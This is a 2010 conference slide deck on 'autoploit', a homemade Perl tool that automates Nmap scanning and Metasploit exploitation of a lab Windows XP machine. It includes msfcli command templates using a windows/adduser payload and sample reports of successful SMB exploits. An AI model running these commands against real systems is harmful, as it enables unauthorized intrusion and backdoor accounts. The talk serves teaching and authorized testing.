

POOR MAN'S PEN-TESTING

Presented by
Jimmy Copeland

Patterns of Distinction 2010

Disclaimer

- ❑ The views and opinions expressed today are in NO way the views or opinions of SAIC, NASA, or the federal government. They are the views and opinions of one person. Me.
- ❑ I am in NO way representing SAIC, NASA, or the federal government today.
- ❑ NO techniques used in this presentation should be used outside of a lab environment or on computers you do not have permission to root.
- ❑ I do NOT condone illegal use of these techniques.

Patterns of Distinction 2010

Overview

- ❑ What makes me qualified to speak here
- ❑ Why do what I did
 - Nsploit
- ❑ What is out there
- ❑ Assumptions for script
- ❑ How do what I did
- ❑ Machines used
- ❑ General script information
- ❑ What script does
- ❑ Output
- ❑ Performance Issues
- ❑ What is next
- ❑ Questions

Patterns of Distinction 2010

About Me

- ❑ Work for SAIC supporting NASA (manned space flight and other programs)
- ❑ Have a few letters and symbols behind my name
 - CISSP
 - C|J|E|H
 - Security+
 - CCNA Security
 - MCSE Security 2003
 - Linux+
- ❑ Performed C&A work for DoD entity
- ❑ Network Admin now and in the past

Patterns of Distinction 2010

Why do this

- ❑ Started out as wanting to use NSE to perform vulnerability scanning
 - Nsploit
 - This evolved into something else
- ❑ Wanted an easy to use pen-test suite that was somewhat "smart"
- ❑ Wanted something free
- ❑ Wanted to expand upon my Perl coding ability
- ❑ Wanted the challenge
- ❑ Wanted something automated because I am lazy


Patterns of Distinction 2010

Nsploit

<http://www.happyjacket.net/>

- ❑ Lua scripts that allow Nmap and Metasploit to talk
- ❑ Requires XMLRPC module enabled in Metasploit
- ❑ Requires a config file to describe what gets called and to where
 - XML format
- ❑ Multiple scripts
 - Main script
 - Exploit scripts
- ❑ Basis for wanting to do this project, but never could get this working
- ❑ Also there was very little documentation on this project when I started
 - Commented their code just to learn their process

Patterns of Distinction 2010



Assumptions

- ❑ Limited money to buy products
- ❑ Some coding/scripting ability
- ❑ Ability to create and delete accounts on systems without getting fired or arrested

With all this what can you do?
How about make your own?

In walks autoploit. The automatic exploiter.

Patterns of Distinction 2010

How go about what did

- ❑ Started with plan of Nmap scan
- ❑ Found out output from it
- ❑ Incorporated that into msfcli (metasploit)
- ❑ Found output from that and came up with script

Patterns of Distinction 2010

Machines used

- ❑ Attacker = Centos 5.4 running on a PIII 800 MHz machine with 256 MB RAM
- ❑ Victim = Windows XP SP1 running on a PIII 800 MHz machine with 256 MB RAM
 - No antivirus
- ❑ Coder = Windows 7 running on Dell Mini 10
 - Notepad++ and Komodoedit

Patterns of Distinction 2010

Script Information

- ❑ Script is a compilation of 10 subroutines that use only 9 global variables to pass information between themselves
- ❑ Script, as of now, is 865 lines with comments
- ❑ Completely written in Perl

Patterns of Distinction 2010

Main Script Arguments

- ❑ Needs a single IP or subnet
- ❑ Has the ability to turn exploits on or off
- ❑ Has the ability to exclude a single IP or subnet (CIDR range) from scanning

Patterns of Distinction 2010

Nmap Ping Sweep

- ❑ Ping Sweep initial targets given at command line
 - `nmap -sP -T3 --exclude $exclusions $initial_target |`
- ❑ Script parses output to find hosts that are up
- ❑ Passes those hosts to the next scan

Patterns of Distinction 2010

Nmap OS Detection

- ❑ Next scan is an all scan that does OS and version detection, Script scanning and Traceroute
 - `nmap -A $host |`
- ❑ Script checks to see what if all the ports are closed
 - If so notes that and moves to the next host
- ❑ If ports are open, it records TCP or UDP and port number for host as well as OS
- ❑ Passes this to Metasploit logic

Patterns of Distinction 2010

Metasploit Options

- ❑ Script checks to see what ports are listed for a single host
 - If port 445 or 135, the exploits are tried
- ❑ First is to get options for exploit
 - `msfcli $exploit RHOST=$ip O 2>&1 |`
- ❑ Will provide you with any other options you may need or can use
 - Some options are required others are optional
 - Script passes options to the exploit builder

Patterns of Distinction 2010

Metasploit Exploit String Builder

- ❑ Script builds exploit strings based on options or no options
 - `msfcli $exploit RHOST=$ip $type=$option PAYLOAD=windows/adduser USER=new_usercounter1 E 2>&1 |`
 - `msfcli $exploit RHOST=$ip PAYLOAD=windows/adduser USER=$new_user E 2>&1 |`
 - New user is user concatenated with date and time
- ❑ Creates array of these that are then tried
- ❑ Passes exploit array to exploit trial function

Patterns of Distinction 2010

Trying to Get Root

- ❑ Exploits are each tried 3 times
 - Sometimes exploits did not work the first couple of times
- ❑ Exploits are known to work if can mount C\$ on exploited box using new user account
 - Another function that returns true if mounted or false if cannot mount
- ❑ Exploits are recorded if they work or fail for final report/output

Patterns of Distinction 2010

Final Report No Exploits Run

```

OUTPUT:
TARGET = 192.168.14.1
OS:
  Linux 2.4.21 - 2.4.31 (likely embedded)
TCP Ports Open:
  23
  53
  80
  5000

TARGET = 192.168.14.99
OS:
  Microsoft Windows 2000 SP0/SP1/SP2 or Windows XP SP0/SP1, Microsoft Windows XP
SP1
TCP Ports Open:
  135
  139
  445
  1025
  3389

```

Patterns of Distinction 2010

Final Report with Exploits

```

OUTPUT:
TARGET = 192.168.14.99
OS:
Microsoft Windows 2000 SP4/SP1/SP2 or Windows XP/SP0/SP1
TCP Ports Open:
135
139
445
1025
1099
Exploits that Worked:
user11342423210 added with password metasploit using windows/doorpc/m09_026_down_exploit
user11342423210 added with password metasploit using windows/mb/mb04_011_hans_exploit
user11342423210 added with password metasploit using windows/mb/mb09_007_detect_exploit and option(s) SMBHTTP-BROWSE
user11342423210 added with password metasploit using windows/mb/mb09_007_netapi_exploit and option(s) SMBHTTP-SRVSSVC
Exploits that Failed:
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-SRVSSVC
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-BROWSE
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-PKSSVC
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-NTSYS
windows/mb/mb05_079_pnp failed to exploit using option(s) SMBHTTP-BROWSE
windows/mb/mb05_079_pnp failed to exploit using option(s) SMBHTTP-SRVSSVC
windows/mb/mb05_079_pnp failed to exploit using option(s) SMBHTTP-WASSVC
windows/mb/mb05_079_pnp failed to exploit using option(s) SMBHTTP-NTSYS
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-NWWS
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-BROWSE
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-SRVSSVC
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-PKSSVC
windows/mb/mb06_066_mwapi failed to exploit using option(s) SMBHTTP-NTSYS
TARGET = 192.168.14.110
192.168.14.110 is up but the ports used for OS detection are closed. No other scans done.
Patterns of Distinction 2010

```

Performance issues

- Time it takes to use msfcli each time it runs
 - Options
 - Exploit
 - Full time to run against a subnet with 3 machines active was 38m2.668s
- Number of machines going against
 - Increase in time
 - This is again using msfcli
 - Increase in memory of “attacking” machine
 - Because all data is stored in a hash that grows with more machines or more exploits tried

What is next

- Either further develop this in Perl or move to Ruby
 - Ruby would allow easier access to metasploit since written in Ruby
 - Could pass scripts to msfconsole
- Use threads so multitasking can be done to speed up exploits
- Develop way to determine actual user and run different scans based on that UID
 - Right now with Perl not working when su to root
- Develop so that can run exploits interactively so can use shells and not create users
- Develop way to use with browser and other exploits
- Integration with a DB to record results for historical analysis and to decrease system resources
 - This one is still iffy

THANKS FOR YOUR TIME.
QUESTIONS?